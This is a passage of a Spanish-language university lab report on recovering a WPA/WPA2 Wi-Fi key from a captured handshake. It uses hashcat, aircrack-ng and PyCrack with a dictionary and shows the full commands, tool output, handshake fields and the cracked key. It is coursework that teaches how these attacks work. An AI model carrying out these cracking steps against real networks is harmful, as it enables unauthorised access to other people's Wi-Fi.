Hardware.Mon.#1...: Temp: 43c Fan: 0% Util: 52% Core:1949MHz Mem:3802MHz Bus:8

```

Figura 12: Ejecucion del comando hashcat

Finalmente se utiliza el comando `hashcat -m 22000 hash.hc22000 rockyou_modificado.dic --show` para mostrar mas informacion y obtener la clave.

```

nejoo@nejoo-System-Product-Name:~/Escritorio/lab_3/lab (1)$ hashcat -m 22000 hash.hc22000 rockyou_modificado.dic --show
1813acb976741b446d43369fb96dbf90:b0487ad2dc18:eede678cdf8b:VTR-1645213:Security0

```

Figura 13: Clave obtenida

la clave obtenida es: Security0

## 4.2. identifica nomenclatura del output

En la figura 12 se pueden mostrar la nomenclatura de hashcat aqui identifica cada una de ellas.

Session: Indica que esta es una sesión de Hashcat.

Status: Muestra el estado actual del proceso. En este caso, dice "Cracked", lo que significa que al menos una contraseña se ha descifrado con éxito.

Hash.Mode: Indica el modo de operación de Hashcat, que en este caso es el modo 22000 (WPA-PBKDF2-PMKID+EAPOL) utilizado para descifrar contraseñas de redes Wi-Fi WPA/WPA2.

Hash.Target: Especifica el archivo de entrada que contiene los hashes de contraseñas que se están intentando descifrar (en este caso, "hash.hc22000").

Time.Started: Muestra la fecha y hora en que se inició el proceso.

Time.Estimated: Indica la estimación de tiempo restante para completar el proceso.

Kernel.Feature: Describe el tipo de kernel o módulo utilizado por Hashcat para realizar el procesamiento.

Guess.Base: Indica el origen de las contraseñas que se están probando, que en este caso se lee desde un archivo ("File") llamado rockyou\_modificado.dic."

Guess.Queue: Muestra la cantidad de contraseñas en la cola de adivinanza.

Speed.1: Muestra la velocidad actual a la que Hashcat está probando contraseñas (en este caso, 202.1 kH/s).

Recovered: Indica el número de contraseñas recuperadas con éxito en relación con el número total de contraseñas (en este caso, 1/1, lo que significa que se ha descifrado una contraseña de un total de 1).

Progress: Muestra el progreso actual del proceso, en términos de cuántos hashes se han probado en relación con el número total de hashes.

Rejected: Muestra la cantidad de hashes rechazados en comparación con el número total de hashes probados.

Restore.Point: Indica la posición actual en el proceso de restauración, lo que es útil si se interrumpe el proceso y se necesita reanudarlo desde un punto específico.

Restore.Sub.1: Detalles sobre cómo se está realizando la restauración de contraseñas.

Candidate.Engine: Muestra el método utilizado para generar las contraseñas candidatas.

Candidates.1: Muestra el rango de contraseñas candidatas que se están probando.

Hardware.Mon.1: Proporciona información sobre el estado y el rendimiento del hardware utilizado por Hashcat, incluida la temperatura, la velocidad del ventilador y la utilización de la CPU y la GPU.

### 4.3. obtiene contraseña con hashcat sin potfile

Para realizar este proceso al comando anterior se le debe agregar otro parametro el cual corresponde a `-potfile-disable` que desabilita el potfile.

comando a usar: `sudo hashcat -m 22000 -a 0 hash.hc22000 rockyou_modificado.dic -potfile-disable`

```
1813acb976741b446d43369fb96dbf90:b0487ad2dc18:eede678cdf8b:VTR-1645213:Security0
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: hash.hc22000
Time.Started....: Sat Oct 21 23:32:12 2023 (0 secs)
Time.Estimated...: Sat Oct 21 23:32:12 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou_modificado.dic)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 216.2 kH/s (11.67ms) @ Accel:32 Loops:128 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 123506/11059674 (1.12%)
Rejected.....: 41586/123506 (33.67%)
Restore.Point....: 0/11059674 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Password0 -> Sexysimon0
Hardware.Mon.#1...: Temp: 43c Fan: 0% Util:100% Core:1949MHz Mem:3802MHz Bus:8

Started: Sat Oct 21 23:32:02 2023
Stopped: Sat Oct 21 23:32:13 2023
```

Figura 14: Hashcat son potfile

Se obtuvo la misma contraseña anterior: Security0

### 4.4. identifica nomenclatura del output

En la figura 14 se puedes mostrar la nomenclatura de hashcat aqui identifica cada una de ellas al igual que anteriormente.

Session: Indica que esta es una sesión de Hashcat.

Status: Muestra el estado actual del proceso. En este caso, dice `Cracked`”, lo que significa que al menos una contraseña se ha descifrado con éxito.

Hash.Mode: Indica el modo de operación de Hashcat, que en este caso es el modo 22000 (WPA-PBKDF2-PMKID+EAPOL) utilizado para descifrar contraseñas de redes Wi-Fi WPA/WPA2.

Hash.Target: Especifica el archivo de entrada que contiene los hashes de contraseñas que se están intentando descifrar (en este caso, `”hash.hc22000”`).

Time.Started: Muestra la fecha y hora en que se inició el proceso.

Time.Estimated: Indica la estimación de tiempo restante para completar el proceso.

Kernel.Feature:Describe el tipo de kernel o módulo utilizado por Hashcat para realizar el procesamiento.

Guess.Base: Indica el origen de las contraseñas que se están probando, que en este caso se lee desde un archivo ("File") llamado rockyou\_modificado.dic."

Guess.Queue:Muestra la cantidad de contraseñas en la cola de adivinanza.

Speed.1: Muestra la velocidad actual a la que Hashcat está probando contraseñas (en este caso, 202.1 kH/s).

Recovered: Indica el número de contraseñas recuperadas con éxito en relación con el número total de contraseñas (en este caso, 1/1, lo que significa que se ha descifrado una contraseña de un total de 1).

Progress: Muestra el progreso actual del proceso, en términos de cuántos hashes se han probado en relación con el número total de hashes.

Rejected:Muestra la cantidad de hashes rechazados en comparación con el número total de hashes probados.

Restore.Point:Indica la posición actual en el proceso de restauración, lo que es útil si se interrumpe el proceso y se necesita reanudarlo desde un punto específico.

Restore.Sub.1:Detalles sobre cómo se está realizando la restauración de contraseñas.

Candidate.Engine: Muestra el método utilizado para generar las contraseñas candidatas.

Candidates.1:Muestra el rango de contraseñas candidatas que se están probando.

Hardware.Mon.1:Proporciona información sobre el estado y el rendimiento del hardware utilizado por Hashcat, incluida la temperatura, la velocidad del ventilador y la utilización de la CPU y la GPU.

## 4.5. **obtiene contraseña con aircrack-ng**

Para obtener la contraseña se utilizo el siguiente comando `sudo aircrack-ng -a2 -w rock-you_modificado.dic handshake.pcap`, se utiliza Aircrack-ng para intentar descifrar una con-

#### 4.6 identifica y modifica parámetros solicitados por pycrack 4 DESARROLLO (PASO 3)

traseña en una captura de handshake, aqui se pueden apreciar un poco cada parametro del comando.

aircrack-ng: Es el comando principal de Aircrack-ng, una herramienta de seguridad inalámbrica.

-a2: Este parámetro especifica el modo de ataque. El valor "2" corresponde al modo "diccionario." "fuerza bruta" que se utiliza para intentar contraseñas del diccionario proporcionado.

-w rockyou\_modificado.dic: Aquí se especifica el diccionario de contraseñas que se utilizará en el ataque. El archivo rockyou\_modificado.dic contiene una lista de contraseñas que se probarán.

handshake.pcap: Es el archivo que contiene el handshake capturado de la red Wi-Fi que deseas atacar.

```
nejoo@nejoo-System-Product-Name:~/Escritorio/lab_3/lab (1)$ sudo aircrack-ng -a2 -w rockyou_modificado.dic handshake.pcap
Reading packets, please wait...
Opening handshake.pcap
Read 13 packets.

# BSSID          ESSID          Encryption
1 B0:48:7A:D2:DC:18 VTR-1645213    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening handshake.pcap
Read 13 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:00] 2562/9296333 keys tested (22762.66 k/s)

Time left: 6 minutes, 48 seconds          0.03%

KEY FOUND! [ Security0 ]

Master Key      : 55 E1 E0 F0 8E D7 53 80 F6 27 C6 DC 48 20 74 54
                  B7 54 98 37 71 FF C8 03 1D 89 C5 19 8D 6F AC 76

Transient Key   : FD FF 61 91 F1 F3 26 71 48 23 D6 DE 05 C0 B2 88
                  DF 64 B2 3C 1B 89 A6 31 30 BA 04 B6 59 D9 7E 65
                  BD D2 07 9E C6 8D 2A D6 EF 7F 9E A1 95 1C BC CC
                  62 A6 5D CC 07 B2 E3 9D 12 99 A7 66 D4 ED 3C D7

EAPOL HMAC     : 18 13 AC B9 76 74 1B 44 6D 43 36 9F B9 6D BF 90
```

Figura 15: Contraseña obtenida por aircrack

Como se puede apreciar en la figura anterior la contraseña corresponde a: Security0

#### 4.6. identifica y modifica parámetros solicitados por pycrack

Del github de PyCrack se obtuvo el archivo pywd.py el cual se le deben cambiar algunos parametros.





#### 4.6 identifica y modifica parámetros solicitados por pycrack 4 DESARROLLO (PASO 3)

MIC 3: 5cf0d63af458f13a83daa686df1f4067

Todos estos datos son obtenido de la captura de wireshark de handshake mostradas a continuacion.

```
Replay Counter: 1
WPA Key Nonce: 4c2fb7eca28fba45accefde3ac5e433314270e04355b6d95086031b004a31935
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 00000000000000000000000000000000
WPA Key Data Length: 0
```

0000	88 02 40 01 ee de 67 8c df 8b b0 48 7a d2 dc 18	..@...g...Hz..
0010	b0 48 7a d2 dc 18 00 00 07 00 aa aa 03 00 00 00	.Hz.....
0020	88 8e 02 03 00 5f 02 00 8a 00 10 00 00 00 00 00	.....
0030	00 00 01 4c 2f b7 ec a2 8f ba 45 ac ce fd e3 ac	...L/...E....
0040	5e 43 33 14 27 0e 04 35 5b 6d 95 08 60 31 b0 04	^C3.'..5 [m..'1..
0050	a3 19 35 00 00 00 00 00 00 00 00 00 00 00 00	..5.....
0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0080	00 00 00 00 00	.....

Figura 17: Nonce

```

  ▶ Frame 5: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
  ▼ IEEE 802.11 QoS Data, Flags: .....F.
    Type/Subtype: QoS Data (0x0028)
    ▶ Frame Control Field: 0x8802
      .000 0001 0100 0000 = Duration: 320 microseconds
      Receiver address: ee:de:67:8c:df:8b (ee:de:67:8c:df:8b)
      Transmitter address: Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18)
      Destination address: ee:de:67:8c:df:8b (ee:de:67:8c:df:8b)
      Source address: Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18)
      BSS Id: Tp-LinkT_d2:dc:18 (b0:48:7a:d2:dc:18)
      STA address: ee:de:67:8c:df:8b (ee:de:67:8c:df:8b)
      .... .. 0000 = Fragment number: 0
      0000 0000 0000 .... = Sequence number: 0
    ▶ Qos Control: 0x0007
    ▶ Logical-Link Control
  ▼ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)

```

Figura 18: apMac y cliMac

#### 4.6 identifica y modifica parámetros solicitados por pyrcrack 4 DESARROLLO (PASO 3)

```

  ▶ Qos Control: 0x0006
  ▶ Logical-Link Control
  ▶ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 2]
  ▶ Key Information: 0x010a
    Key Length: 0
    Replay Counter: 1
    WPA Key Nonce: 30bde6b043c2aff8ea482dee7d788e95b634e3f8e3d73c038f5869b96bbe9cdc
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 1813acb976741b446d43369fb96dbf90
    WPA Key Data Length: 22
  ▶ WPA Key Data: 30140100000fac040100000fac040100000fac020000

```

0000	88 01 3a 01 b0 48 7a d2 dc 18 ee de 67 8c df 8b	..:..Hz. ....g...
0010	b0 48 7a d2 dc 18 00 00 06 00 aa aa 03 00 00 00	.Hz.....
0020	88 8e 01 03 00 75 02 01 0a 00 00 00 00 00 00	....u. ....
0030	00 00 01 30 bd e6 b0 43 c2 af f8 ea 48 2d ee 7d	...0...C ...H- }
0040	78 8e 95 b6 34 e3 f8 e3 d7 3c 03 8f 58 69 b9 6b	x...4... <...Xi.k
0050	be 9c dc 00 00 00 00 00 00 00 00 00 00 00 00	.....
0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0070	00 00 00 18 13 ac b9 76 74 1b 44 6d 43 36 9f b9	... ..v t.DmC6..
0080	6d bf 90 00 16 30 14 01 00 00 0f ac 04 01 00 00	m...0..
0090	0f ac 04 01 00 00 0f ac 02 00 00	.....

Figura 19: MIC

Ahora se puede apreciar como obtener los parametros del campo data.




Figura 20: Data

#### 4.7. obtiene contraseña con pycrack

Finalmente se copiar reemplazan los parametros en el archivo pywd.py y se ejecuta.

Figura 21: Datos reemplazados

```

ptk: 63E412CE67759BD05CEBD0F58B5A487CA155ADD51D771293E31C05BF05A3A98BC6E645F2
9203956E34C6A5B0CC2186B1161F643807349576CDB2FB1C158B03648F

desired mic: D5355382B8A9B806DCAF99CDCAF564EB6
actual mic: C2EE0E125962261C897A05E33B579F5C
MISMATCH

desired mic: 1E228672D2DEE930714F688C5746028D
actual mic: 6D60808DE292A32BAE1D381B3D295B2F
MISMATCH

desired mic: 9DC81CA6C4C729648DE7F00B436335C8
actual mic: D5F07A0FBC8F376541D46591FDA74470
MISMATCH

!!!Password Found!!!
Desired MIC1: 1813acb976741b446d43369fb96dbf90
Computed MIC1: 1813acb976741b446d43369fb96dbf90

Desired MIC2: a349d01089960aa9f94b5857b0ea10c6
Computed MIC2: a349d01089960aa9f94b5857b0ea10c6

Desired MIC2: 5cf0d63af458f13a83daa686df1f4067
Computed MIC2: 5cf0d63af458f13a83daa686df1f4067
Password: Security0
o nejoo@nejoo-System-Product-Name:~/Escritorio/Lab_3/Lab (1)/PyCrack$ █

```

20

## Conclusiones y comentarios

A lo largo de esta experiencia enriquecedora, se han empleado múltiples herramientas especializadas, incluyendo Hashcat, Aircrack-ng y PyCrack, todas ellas con un objetivo común: comprender y abordar de manera efectiva los ataques de fuerza bruta dirigidos a una red. Se ha profundizado en el uso de estas herramientas para descifrar hashes, lo que ha requerido una exploración minuciosa de sus funcionalidades y procesos subyacentes. Además, se ha ampliado el conocimiento en relación a los ataques de fuerza bruta, donde se han utilizado diccionarios como valiosas herramientas para descubrir contraseñas. En este trabajo demuestra la efectividad de las herramientas de seguridad en la extracción de la contraseña de una red Wi-Fi mediante la captura de un handshake y su posterior análisis. Cada una de estas herramientas posee su propio conjunto de características y parámetros, lo que proporcionó una perspectiva diversa en el proceso de descifrado de contraseñas. Sin embargo, es notable que el resultado final, independientemente de la herramienta utilizada, fue consistente en lograr descifrar la contraseña. Esto demuestra la efectividad de estas herramientas y cómo pueden adaptarse a distintos niveles de experiencia, desde la relativa simplicidad de Aircrack-ng hasta la mayor flexibilidad y capacidad de adaptación de PyCrack. En particular, Aircrack-ng se destacó por su facilidad de uso en comparación con PyCrack y Hashcat, lo que lo hace una elección accesible para quienes buscan una solución directa y efectiva en la recuperación de contraseñas en redes Wi-Fi.